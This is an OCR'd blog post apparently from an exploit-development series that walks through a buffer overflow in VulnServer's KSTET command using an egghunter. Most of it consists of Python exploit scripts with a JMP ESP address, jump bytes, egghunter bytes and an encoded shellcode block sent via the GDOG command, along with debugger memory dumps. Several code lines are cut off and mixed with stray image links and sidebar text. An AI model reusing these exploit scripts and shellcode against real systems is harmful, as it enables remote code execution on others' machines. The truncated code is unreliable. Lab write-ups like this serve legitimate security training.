Vulnserver – KSTET command exploit with egghunter


October 6, 2015 elcapitan VulnServer

After fuzzing, we created a PoC python script.

```
#!/usr/bin/python

import socket
import os
```

```
import sys

host="192.168.2.135"
port=9999

buffer = "KSTET /.:/" + "A" * 5011

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The value of EIP is 0x41414141. It is overwritten with our As. It is a simple buffer overflow exploit. (ESP points into the middle of the As buffer. See next picture.)



However only 90 A characters are in the memory.


I do not take responsibility for acts of other people.

RECENT POSTS

- Androguard usage
- How to debug an iOS application with Appmon and LLDB
- OWASP Uncrackable – Android Level3
- OWASP Uncrackable – Android Level2
- How to install Appmon and Frida on a Mac

CATEGORIES

- Android (5)
- Fusion (2)
- IoT (13)
- Main (3)
- Mobile (6)
- Protostar (24)
- SLAE32 (8)



Address	Hex dump	ASCII
018BF960	68 00 00 00 A0 3A 60 00 00 00 00 00 00 00 00 00	h...á:` .....
018BF970	54 F9 8B 01 00 00 00 00 00 00 00 00 06 18 40 00	T·ï☺.....♠↑@.
018BF980	90 F9 8B 01 78 12 37 00 D9 75 BA AF FE FF FF FF	É·ï☺x‡7.┘u‖»■
018BF990	4B 53 54 45 54 20 2F 2E 3A 2F 41 41 41 41 41 41	KSTET /.:/AAAAAA
018BF9A0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
018BF9B0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
018BF9C0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
018BF9D0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
018BF9E0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
018BF9F0	41 41 41 41 64 69 72 3D B5 CE 58 71 EA 01 00 00	AAAAdir=╡╬XqΩ☺..
018BFA00	74 03 00 00 42 00 00 00 20 38 60 00 00 00 5E 00	t♥..B... 8`...^.
018BFA10	E0 3F 60 00 28 32 37 00 00 00 00 00 9F 34 BC 77	α?`.(27.....ƒ4╝w

This place is too small for a reverse shell, but enough for an egghunter. The egghunter is a small code which searches for a unique pattern (the egg) in the memory, and if it finds the pattern, the egghunter starts to execute the code after the unique pattern.

The exploit development steps are the same as in the previous cases:

- We have to find the offset from where the EIP is overwritten.
- Then we have to find an address. In our case JMP ESP is a good candidate as the ESP points into the middle of the As buffer.
- We have 20 byte to jump to the beginning of the As buffer.
- The egghunter should be placed right after the 'KSTET /.:/'.
- The reverse shell should be placed somehow into the memory with the egg.

I skip the first two points as I covered these topics in my previous posts. The PoC script after these steps:

```
#!/usr/bin/python

import socket
import os
```


VulnServer (6)

Windows Reverse Shell (2)

```
import sys

host="192.168.2.135"
port=9999

# 62501205 from essfunc.dll JMP ESP

buffer = "KSTET /.:/" + "A" * 66 + "\x05\x12\x50\x62" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

1. Jump backward


We have 20 bytes to jump backward. (The 0x43 part of the memory.)



Address	Hex dump	ASCII
0178F9E0	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0178F9F0	43 43 43 43 64 69 72 3D 76 D9 11 35 E9 6D 00 00	CCCCdir=v┘◄5Θm..
0178FA00	74 03 00 00 42 00 00 00 20 38 2A 00 00 00 28 00	t♥..B... 8*...(.
0178FA10	E0 3F 2A 00 28 32 4D 00 00 00 00 00 9F 34 BC 77	α?*.(2M.....ƒ4╝w
0178FA20	00 00 00 00 B6 00 00 00 14 FB 78 01 78 12 4D 00	....╢...¶√x☺x↕M.

The hex code of JMP SHORT instruction is 0xeb. The second byte tells us, how many bytes to jump. If this byte is lower than 0x80, it jumps forward. If the value is greater than or equal with 0x80, it jumps backward. Obviously it can jump no more than 127 byte.

We do not need to know the code if we use OllyDbg. Simply double click on the 0178f9e0 line and write in the box JMP SHORT and the address of the position where it should jump.



Great! The two hex codes are 0xeb and 0xb8. Update the script with them and also add the egghunter code to it.

The updated code:

```
#!/usr/bin/python

import socket
import os
import sys
```

```
host="192.168.2.135"
port=9999


egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x

# 62501205 from essfunc.dll JMP ESP

# eb b8     jmp short

buffer = "KSTET /.:/" + egghunter + "\xCC" * (66 - len(egghunte

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The memory will look like this:

Address	Hex dump	ASCII
016DF950	64 00 00 00 9D 20 BC 77 00 10 00 00 00 00 00 00	d...¥ ╝w.►.....
016DF960	6C 00 00 00 B0 3B 28 00 00 00 00 00 00 00 00 00	l...░;(.........
016DF970	54 F9 6D 01 00 00 00 00 00 00 00 00 06 18 40 00	T·m☺........♠↑@.
016DF980	90 F9 6D 01 78 12 4E 00 42 8F 93 2F FE FF FF FF	É·m☺x‡N.BÅô/■
016DF990	4B 53 54 45 54 20 2F 2E 3A 2F 66 81 CA FF 0F 42	KSTET /.:/fü╩ ☼B
016DF9A0	52 6A 02 58 CD 2E 3C 05 5A 74 EF B8 54 30 30 57	Rj☻X=.<♣Ztn╕T00W
016DF9B0	8B FA AF 75 EA AF 75 E7 FF E7 CC CC CC CC CC CC	ï·»uΩ»uτ τ▌▌▌▌▌▌
016DF9C0	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
016DF9D0	CC CC CC CC CC CC CC CC CC CC CC 05 12 50 62	▌▌▌▌▌▌▌▌▌▌▌♣‡Pb
016DF9E0	EB B8 43 43 43 43 43 43 43 43 43 43 43 43 43 43	δ╕CCCCCCCCCCCCCC
016DF9F0	43 43 43 43 64 69 72 3D F6 67 7E 24 D6 16 00 00	CCCCdir=÷g~$╓▬..
016DFA00	00 00 00 00 42 00 00 00 30 39 28 00 00 00 26 00	....B...09(...&.
016DFA10	E0 3F 28 00 28 32 4E 00 00 00 00 00 9F 34 BC 77	α?(.(2N.....ƒ4╝w
016DFA20	00 00 00 00 94 00 00 00 14 FB 6D 01 78 12 4E 00	....ö....¶√m☺x‡N.
016DFA30	42 00 00 00 0F 6C BC 77 38 39 28 00 00 00 00 00	B...☼l╝w89(.....
016DFA40	9F 34 BC 77 0A 3F 86 76 00 D0 FD 7F 94 03 26 00	ƒ4╝w.?åv.╨²⌂ö♥&.

The blue box is the egghunter code. The yellow box is the EIP address. The red box contains the short jump code, which jumps to the egghunter code.

2. Place shellcode with egghunter into the memory

We have a few command we can send to VulnServer. One of them might be good for our purpose and keeps the shellcode in memory. We update our code, so that it sends a command with a parameter, where the parameter is our shellcode with the egg. Then we send the KSTET command with our crafted buffer. When the buffer overflow is triggered, we search the memory for the egg. If we find it, then the command is good. This is a trial and error process.


GDOG command keeps the passed parameter in the memory. The updated shellcode:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999


shellcode =  ""
shellcode += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55
shellcode += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46
shellcode += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42
```

```
shellcode += "\xd2\xd3\x72\x96\xb6\xdf\xf9\xfa\x22\x6b\x8f\xd2\
shellcode += "\xdc\x3a\x05\x68\xdd\x17\x75\xeb\x5d\x6a\xaa\xcb\
shellcode += "\xa5\xbf\x0a\x98\xd8\x32\x5e\x71\x96\xe1\x4e\xf6\
shellcode += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c\
shellcode += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f\
shellcode += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9\
shellcode += "\xe3\x9b\x1e\x2f\x3f\x29\x84\x97\xb4\x89\x60\x29\
shellcode += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61\
shellcode += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89\
shellcode += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb\
shellcode += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10\
shellcode += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd\
shellcode += "\xee\x22\x18\xa6\xbe\x8c\xf3\x07\x6e\x6d\xa4\xef\
shellcode += "\x62\x9b\x10\x87\xa8\xb4\xbb\x72\x3b\x7b\x93\x7e\
shellcode += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1\
shellcode += "\x63\xcf\x40\x15\xbe\xaa\x43\x9d\x4d\x4b\x0d\x56\
shellcode += "\x5f\xfa\x96\x76\x3d\xad\xa9\xac\x29\x31\x3b\x2b\
shellcode += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88\
shellcode += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91\
shellcode += "\x01\xf5\x4d\x4c\xdf\xa3\x2b\x26\x91\x1d\xe2\x95\
shellcode += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b\
shellcode += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2b\x2e\x68\
shellcode += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad\
shellcode += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01\

egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x

egg = "\x54\x30\x30\x57"    # 0x57303054


# 62501205 from essfunc.dll JMP ESP
```

```
# eb b8     jmp short

buffer = "KSTET /.:/" + egghunter + "\xCC" * (66 - len(egghunte

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))

expl.send("GDOG " + egg + egg + shellcode)
expl.recv(1024)

expl.send(buffer)
expl.close()
```

The memory can be searched in OllyDbg for a pattern. The memory where the our egg code resides:



003F4450	47	44	4F	47	20	54	30	30	57	54	30	30	57	DB	D1	D9	GDOG T00WT00W
003F4460	74	24	F4	5A	2B	C9	BD	0E	55	BD	38	B1	52	31	6A	17	t$
003F4470	83	C2	04	03	64	46	5F	CD	84	80	1D	2E	74	51	42	A6	
003F4480	91	60	42	DC	D2	D3	72	96	B6	DF	F9	FA	22	6B	8F	D2	
003F4490	45	DC	3A	05	68	DD	17	75	EB	5D	6A	AA	CB	5C	A5	BF	
003F44A0	0A	98	D8	32	5E	71	96	E1	4E	F6	E2	39	E5	44	E2	39	
003F44B0	1A	1C	05	6B	8D	16	5C	AB	2C	FA	D4	E2	36	1F	D0	BD	
003F44C0	CD	EB	AE	3F	07	22	4E	93	66	8A	BD	ED	AF	2D	5E	98	
003F44D0	D9	4D	E3	9B	1E	2F	3F	29	84	97	B4	89	60	29	18	4F	
003F44E0	E3	25	D5	1B	AB	29	E8	C8	C0	56	61	EF	06	DF	31	D4	
003F44F0	82	BB	E2	75	93	61	44	89	C3	C9	39	2F	88	E4	2E	42	
003F4500	D3	60	82	6F	EB	70	8C	F8	98	42	13	53	36	EF	DC	7D	
003F4510	C1	10	F7	3A	5D	EF	F8	3A	74	34	AC	6A	EE	9D	CD	E0	
003F4520	EE	22	18	A6	BE	8C	F3	07	6E	6D	A4	EF	64	62	9B	10	
003F4530	87	A8	B4	BB	72	3B	7B	93	7E	39	13	E6	7E	2C	B8	6F	
003F4540	98	24	50	26	33	D1	C9	63	CF	40	15	BE	AA	43	9D	4D	
003F4550	4B	0D	56	3B	5F	FA	96	76	3D	AD	A9	AC	29	31	3B	2B	
003F4560	A9	3C	20	E4	FE	69	96	FD	6A	84	81	57	88	55	57	9F	
003F4570	08	82	A4	1E	91	47	90	04	81	91	19	01	F5	4D	4C	DF	
003F4580	A3	2B	26	91	1D	E2	95	7B	C9	73	D6	BB	8F	7B	33	4A	
003F4590	6F	CD	EA	0B	90	E2	7A	9C	E9	1E	1B	63	20	9B	2B	2E	
003F45A0	68	8A	A3	F7	F9	8E	A9	07	D4	CD	D7	8B	DC	AD	23	93	
003F45B0	95	A8	68	13	46	C1	E1	F6	68	76	01	D3	00	00	00	00	
003F45C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
003F45D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

« PREVIOUS POST

NEXT POST »